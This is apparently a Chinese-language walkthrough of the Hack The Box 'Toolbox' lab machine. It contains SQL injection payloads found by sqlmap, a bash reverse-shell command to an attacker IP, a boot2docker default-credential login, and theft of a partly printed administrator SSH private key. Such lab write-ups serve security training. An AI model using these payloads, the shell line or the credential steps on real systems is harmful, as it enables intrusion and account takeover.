HTB-Toolbox
| OS | Difficulty |
|---|---|
| Windows | Easy |
Nmap Scan
$ nmap 10.10.10.236 -sC -sV -p- -T4 --min-rate 1000 -e  tun0
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-21 23:36 CST
Warning: 10.10.10.236 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.10.236
Host is up (0.18s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.60 beta
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 5b:1a:a1:81:99:ea:f7:96:02:19:2e:6e:97:04:5a:3f (RSA)
|   256 a2:4b:5a:c7:0f:f3:99:a1:3a:ca:7d:54:28:76:b2:dd (ECDSA)
|_  256 ea:08:96:60:23:e2:f4:4f:8d:05:b3:18:41:35:23:39 (ED25519)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: MegaLogistics
| ssl-cert: Subject: commonName=admin.megalogistic.com/organizationName=MegaLogistic Ltd/stateOrProvinceName=Some-State/countryName=GR
| Not valid before: 2020-02-18T17:45:56
|_Not valid after:  2021-02-17T17:45:56
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-03-21T15:20:37
|_  start_date: N/A
|_clock-skew: -18m24s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.71 seconds
在443端口发现admin.megalogistic.com,添加本地域名解析
$ echo '10.10.10.236 admin.megalogistic.com' | sudo tee -a /etc/hostsftp 允许匿名登录,登录后可以发现 docker-toolbox.exe
$ ftp 10.10.10.236
Connected to 10.10.10.236.
220-FileZilla Server 0.9.60 beta
220-written by Tim Kosse (tim.kosse@filezilla-project.org)
220 Please visit https://filezilla-project.org/
Name (10.10.10.236:kali): Anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||55341|)
150 Opening data channel for directory listing of "/"
-r-xr-xr-x 1 ftp ftp      242520560 Feb 18  2020 docker-toolbox.exe
226 Successfully transferred "/"
ftp> get docker-toolbox.exe
local: docker-toolbox.exe remote: docker-toolbox.exe
229 Entering Extended Passive Mode (|||63234|)
150 Opening data channel for file download from server of "/docker-toolbox.exe"
100% |*****************************************************|   231 MiB  617.76 KiB/s    00:00 ETA
226 Successfully transferred "/docker-toolbox.exe"
242520560 bytes received in 06:23 (617.76 KiB/s)
SQL注入

访问admin.megalogistic.com,使用burp 抓取登录数据,使用sqlmap测试,存在sql注入
POST / HTTP/1.1
Host: admin.megalogistic.com
Cookie: PHPSESSID=21c7525f49e68a4f7653422a03ddecfe
Content-Length: 35
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://admin.megalogistic.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin.megalogistic.com/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

username=admin&password=11111111111
$ sqlmap -r megalogisic.txt --batch --force-ssl
___
__H__
___ ___[,]_____ ___ ___ {1.9.2#stable}
|_ -| . [.] | .'| . |
|___|_ [']_|_|_|__,| _|
|_|V... |_| https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 23:56:30 /2025-03-21/
[23:56:30] [INFO] parsing HTTP request from 'megalogisic.txt'
[23:56:30] [INFO] testing connection to the target URL
<...>
[23:57:59] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
POST parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 95 HTTP(s) requests:
---
Parameter: username (POST)
Type: boolean-based blind
Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
Payload: username=admin' AND (SELECT (CASE WHEN (1444=1444) THEN NULL ELSE CAST((CHR(86)||CHR(88)||CHR(110)||CHR(75)) AS NUMERIC) END)) IS NULL AND 'iHTD'='iHTD&password=11111111111
Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: username=admin' AND 9042=CAST((CHR(113)||CHR(113)||CHR(122)||CHR(106)||CHR(113))||(SELECT (CASE WHEN (9042=9042) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(113)||CHR(107)||CHR(113)) AS NUMERIC) AND 'wDZN'='wDZN&password=11111111111
Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: username=admin';SELECT PG_SLEEP(5)--&password=11111111111
Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: username=admin' AND 2617=(SELECT 2617 FROM PG_SLEEP(5)) AND 'AtXQ'='AtXQ&password=11111111111
---
[23:58:12] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.3.14, Apache 2.4.38
back-end DBMS: PostgreSQL
[23:58:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/admin.megalogistic.com'
[*] ending @ 23:58:17 /2025-03-21/
找到admin用户
$ sqlmap -r megalogisic.txt --batch --force-ssl --dbms PostgreSQL --dump
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:59:23 /2025-03-21/

[23:59:23] [INFO] parsing HTTP request from 'megalogisic.txt'
<...>
[23:59:41] [WARNING] no clear password(s) found
Database: public
Table: users
[1 entry]
+----------------------------------+----------+
| password                         | username |
+----------------------------------+----------+
| 4a100a85cb5ca3616dcf137918550815 | admin    |
+----------------------------------+----------+

[23:59:41] [INFO] table 'public.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/admin.megalogistic.com/dump/public/users.csv'
[23:59:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/admin.megalogistic.com'

[*] ending @ 23:59:41 /2025-03-21/
使用 –os-shell 直接反弹shell bash -c ' bash -i &>/dev/tcp/10.10.16.39/9003 <&1'
$ sqlmap -r megalogisic.txt  --force-ssl --dbms PostgreSQL --os-shell
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.2#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:00:38 /2025-03-22/

[00:00:38] [INFO] parsing HTTP request from 'megalogisic.txt'
<...>
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
[00:01:47] [INFO] retrieved: 'postgres'
command standard output: 'postgres'
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
[00:02:01] [INFO] retrieved: 'uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-...
command standard output: 'uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)'
os-shell> bash -c ' bash -i &>/dev/tcp/10.10.16.39/9003 <&1'
do you want to retrieve the command standard output? [Y/n/a] n
信息收集
成功接收到shell,查看内核信息,系统是boot2docker
$ nc -lnvp 9003
listening on [any] 9003 ...
connect to [10.10.16.39] from (UNKNOWN) [10.10.10.236] 49945
bash: cannot set terminal process group (524): Inappropriate ioctl for device
bash: no job control in this shell
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ id
id
uid=102(postgres) gid=104(postgres) groups=104(postgres),102(ssl-cert)
postgres@bc56e3cc55e9:/var/lib/postgresql$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 3446  bytes 686371 (670.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3502  bytes 1260682 (1.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
<...>
postgres@bc56e3cc55e9:/var/lib/postgresql/11/main$ uname -a
uname -a
Linux bc56e3cc55e9 4.14.154-boot2docker #1 SMP Thu Nov 14 19:19:08 UTC 2019 x86_64 GNU/Linux
通过Google boot2docker 有默认用户和密码docker:tcuser,使用ssh 切换用户
postgres@bc56e3cc55e9:/$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, file is /dev/null
postgres@bc56e3cc55e9:/$ ssh docker@172.17.0.1
ssh docker@172.17.0.1
docker@172.17.0.1's password: tcuser

   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net
权限提升
查找可以利用的信息,可以在C:\Users\Administrator.ssh\ 下找到 id_rsa
docker@box:~$ cd /c/Users
cd /c/Users
docker@box:/c/Users$ ls
ls
Administrator  Default        Public         desktop.ini
All Users      Default User   Tony
docker@box:/c/Users$ cd Administrator
cd Administrator
docker@box:/c/Users/Administrator$ ls -la
ls -la
total 1437
drwxrwxrwx    1 docker   staff         8192 Feb  8  2021 .
dr-xr-xr-x    1 docker   staff         4096 Feb 19  2020 ..
drwxrwxrwx    1 docker   staff         4096 Mar 21 15:15 .VirtualBox
drwxrwxrwx    1 docker   staff            0 Feb 18  2020 .docker
drwxrwxrwx    1 docker   staff            0 Feb 19  2020 .ssh
dr-xr-xr-x    1 docker   staff            0 Feb 18  2020 3D Objects
drwxrwxrwx    1 docker   staff            0 Feb 18  2020 AppData
<...>
复制id_rsa 到本地,赋予600 权限,ssh登录可获得管理员权限
docker@box:/c/Users/Administrator/.ssh$ cat id_rsa
cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAvo4SLlg/dkStA4jDUNxgF8kbNAF+6IYLNOOCeppfjz6RSOQv
Md08abGynhKMzsiiVCeJoj9L8GfSXGZIfsAIWXn9nyNaDdApoF7Mfm1KItgO+W9m
M7lArs4zgBzMGQleIskQvWTcKrQNdCDj9JxNIbhYLhJXgro+u5dW6EcYzq2MSORm
7A+eXfmPvdr4hE0wNUIwx2oOPr2duBfmxuhL8mZQWu5U1+Ipe2Nv4fAUYhKGTWHj
4ocjUwG9XcU0iI4pcHT3nXPKmGjoPyiPzpa5WdiJ8QpME398Nne4mnxOboWTp3jG
<...>
bsf9AoGBAIWYKT0wMlOWForD39SEN3hqP3hkGeAmbIdZXFnUzRioKb4KZ42sVy5B
q3CKhoCDk8N+97jYJhPXdIWqtJPoOfPj6BtjxQEBoacW923tOblPeYkI9biVUyIp
BYxKDs3rNUsW1UUHAvBh0OYs+v/X+Z/2KVLLeClznDJWh/PNqF5I
-----END RSA PRIVATE KEY-----
$ ssh -i id_rsa administrator@10.10.10.236
The authenticity of host '10.10.10.236 (10.10.10.236)' can't be established.
ED25519 key fingerprint is SHA256:KJAib23keV2B8xvFaxg7e79uztryW+LYX+Wb2qA9u4k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.236' (ED25519) to the list of known hosts.

Microsoft Windows [Version 10.0.17763.1039]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@TOOLBOX C:\Users\Administrator>
| Flag | Path |
|---|---|
| Flag1 | /var/lib/postgresql/user.txt |
| Flag2 | C:\Users\Administrator\Desktop\flag.txt |